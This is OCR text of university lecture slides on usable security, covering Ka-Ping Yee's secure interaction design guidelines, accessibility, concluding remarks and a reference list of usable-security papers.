
Guidelines (Ka-Ping Yee)

- 4. Maintain accurate awareness of others' authority as relevant to user decisions.



Guidelines (Ka-Ping Yee)

- 5. Maintain accurate awareness of the user's own authority to access resources.




Guidelines (Ka-Ping Yee)

- 6. Protect the user's channels to agents that manipulate authority on the user's behalf.


Guidelines (Ka-Ping Yee)

- 7. Enable the user to express safe security policies in terms that fit the user's task.




Guidelines (Ka-Ping Yee)

- 8. Draw distinctions among objects and actions along boundaries relevant to the task.




Guidelines (Ka-Ping Yee)

- 9. Present objects and actions using distinguishable, truthful appearances.



Guidelines (Ka-Ping Yee)

- 10. Indicate clearly the consequences of decisions that the user is expected to make.



esse

Accessibility?

Accessibility

- „Accessible Security“?
- Accessibility is a **subset** of Usability
  - i.e. making sure that certain users can use your products
- As with Usability, adhering to standards does not guarantee Accessibility
  - Needs testing & evaluation

Example

https://www.youtube.com/watch?v=Jzah0A6IC5o

Conclusion

Conclusion & Personal Remarks

- Bad usability can break security measures
- Good usability can result in bad security
- Usability is not limited to the UI
  - Processes, mental model, context, ...
- If you are in charge of security...
  - Learn from good & bad solutions
  - Evaluate the usability of your security measures

But wait...

… there is more

- If you are interested:

  183.123 Usability Engineering

  183.659 Theorie und Praxis der Evaluierung von innovativen User Interfaces

- Bachelorarbeiten, Praktika
  - Why not implement a new security method and test it? :)
  - Collaboration DECO ↔ ESSE

deco@inso.tuwien.ac.at

esse@inso.tuwien.ac.at

Thank you!

https://security.inso.tuwien.ac.at
http://deco.inso.tuwien.ac.at

References (1/2)

Asokan, N., & Kuo, C. (2012). Usable mobile security. In Distributed Computing and Internet Technology (pp. 1-6). Springer Berlin Heidelberg.

Good, N. S., & Krekelberg, A. (2003, April). Usability and privacy: a study of Kazaa P2P file-sharing. In Proceedings of the SIGCHI conference on Human factors in computing systems (pp. 137-144). ACM.

Anderson, B. B., Kirwan, C. B., Jenkins, J. L., Eargle, D., Howard, S., & Vance, A. (2015, April). How polymorphic warnings reduce habituation in the brain: Insights from an fMRI study. In Proceedings of the 33rd Annual ACM Conference on Human Factors in Computing Systems (pp. 2883-2892). ACM.

Felt, A. P., Ainslie, A., Reeder, R. W., Consolvo, S., Thyagaraja, S., Bettes, A., ... & Grimes, J. (2015, April). Improving SSL Warnings: Comprehension and Adherence. In Proceedings of the 33rd Annual ACM Conference on Human Factors in Computing Systems (pp. 2893-2902). ACM.

Kuo, C., Goh, V., Tang, A., Perrig, A., & Walker, J. (2005). Empowering ordinary consumers to securely configure their mobile devices and wireless networks. CyLab, 65.

Whitten, A., & Tygar, J. D. (1999, August). Why Johnny Can't Encrypt: A Usability Evaluation of PGP 5.0. In Usenix Security (Vol. 1999).

Porter, S. N. (1982). A password extension for improved human factors. Computers & Security, 1(1), 54-56.

Jermyn, I., Mayer, A. J., Monrose, F., Reiter, M. K., & Rubin, A. D. (1999, August). The Design and Analysis of Graphical Passwords. In Usenix Security.

Bonneau, J., & Shutova, E. (2012). Linguistic properties of multi-word passphrases. In Financial Cryptography and Data Security (pp. 1-12). Springer Berlin Heidelberg.

References (2/2)

Barton, B. F., & Barton, M. S. (1984). User-friendly password methods for computer-mediated information systems. Computers & Security, 3(3), 186-195.

Brostoff, S., & Sasse, M. A. (2000). Are Passfaces more usable than passwords? A field trial investigation. In People and Computers XIV—Usability or Else! (pp. 405-424). Springer London.

Davis, D., Monrose, F., & Reiter, M. K. (2004, August). On User Choice in Graphical Password Schemes. In USENIX Security Symposium (Vol. 13, pp. 11-11).

Jin, H., & Sohn, Y. C. (2008). U.S. Patent Application 12/265,319.

Viehböck, S. (2011). Brute forcing wi-fi protected setup. Wi-Fi Protected Setup.

Bongard, D. (2014). Offline bruteforce attack on WiFi Protected Setup. Presentation at Passwordscon.

Balfanz, D., Durfee, G., Grinter, R. E., Smetters, D. K., & Stewart, P. (2004, August). Network-in-a-Box: How to Set Up a Secure Wireless Network in Under a Minute. In USENIX Security Symposium (Vol. 207, p. 222).

Studer, A., Passaro, T., & Bauer, L. (2011, December). Don't bump, shake on it: The exploitation of a popular accelerometer-based smart phone exchange and its secure replacement. In Proceedings of the 27th Annual Computer Security Applications Conference (pp. 333-342). ACM.

Uellenbeck, S., Dürmuth, M., Wolf, C., & Holz, T. (2013, November). Quantifying the security of graphical passwords: The case of android unlock patterns. In Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security (pp. 161-172). ACM.

Lin, R., Huang, S. Y., Bell, G. B., & Lee, Y. K. (2011, January). A new CAPTCHA interface design for mobile devices. In Proceedings of the Twelfth Australasian User Interface Conference-Volume 117 (pp. 3-8). Australian Computer Society, Inc..

Yee, K. P. (2005). Guidelines and strategies for secure interaction design. Security and Usability: Designing Secure Systems That People Can Use, 247.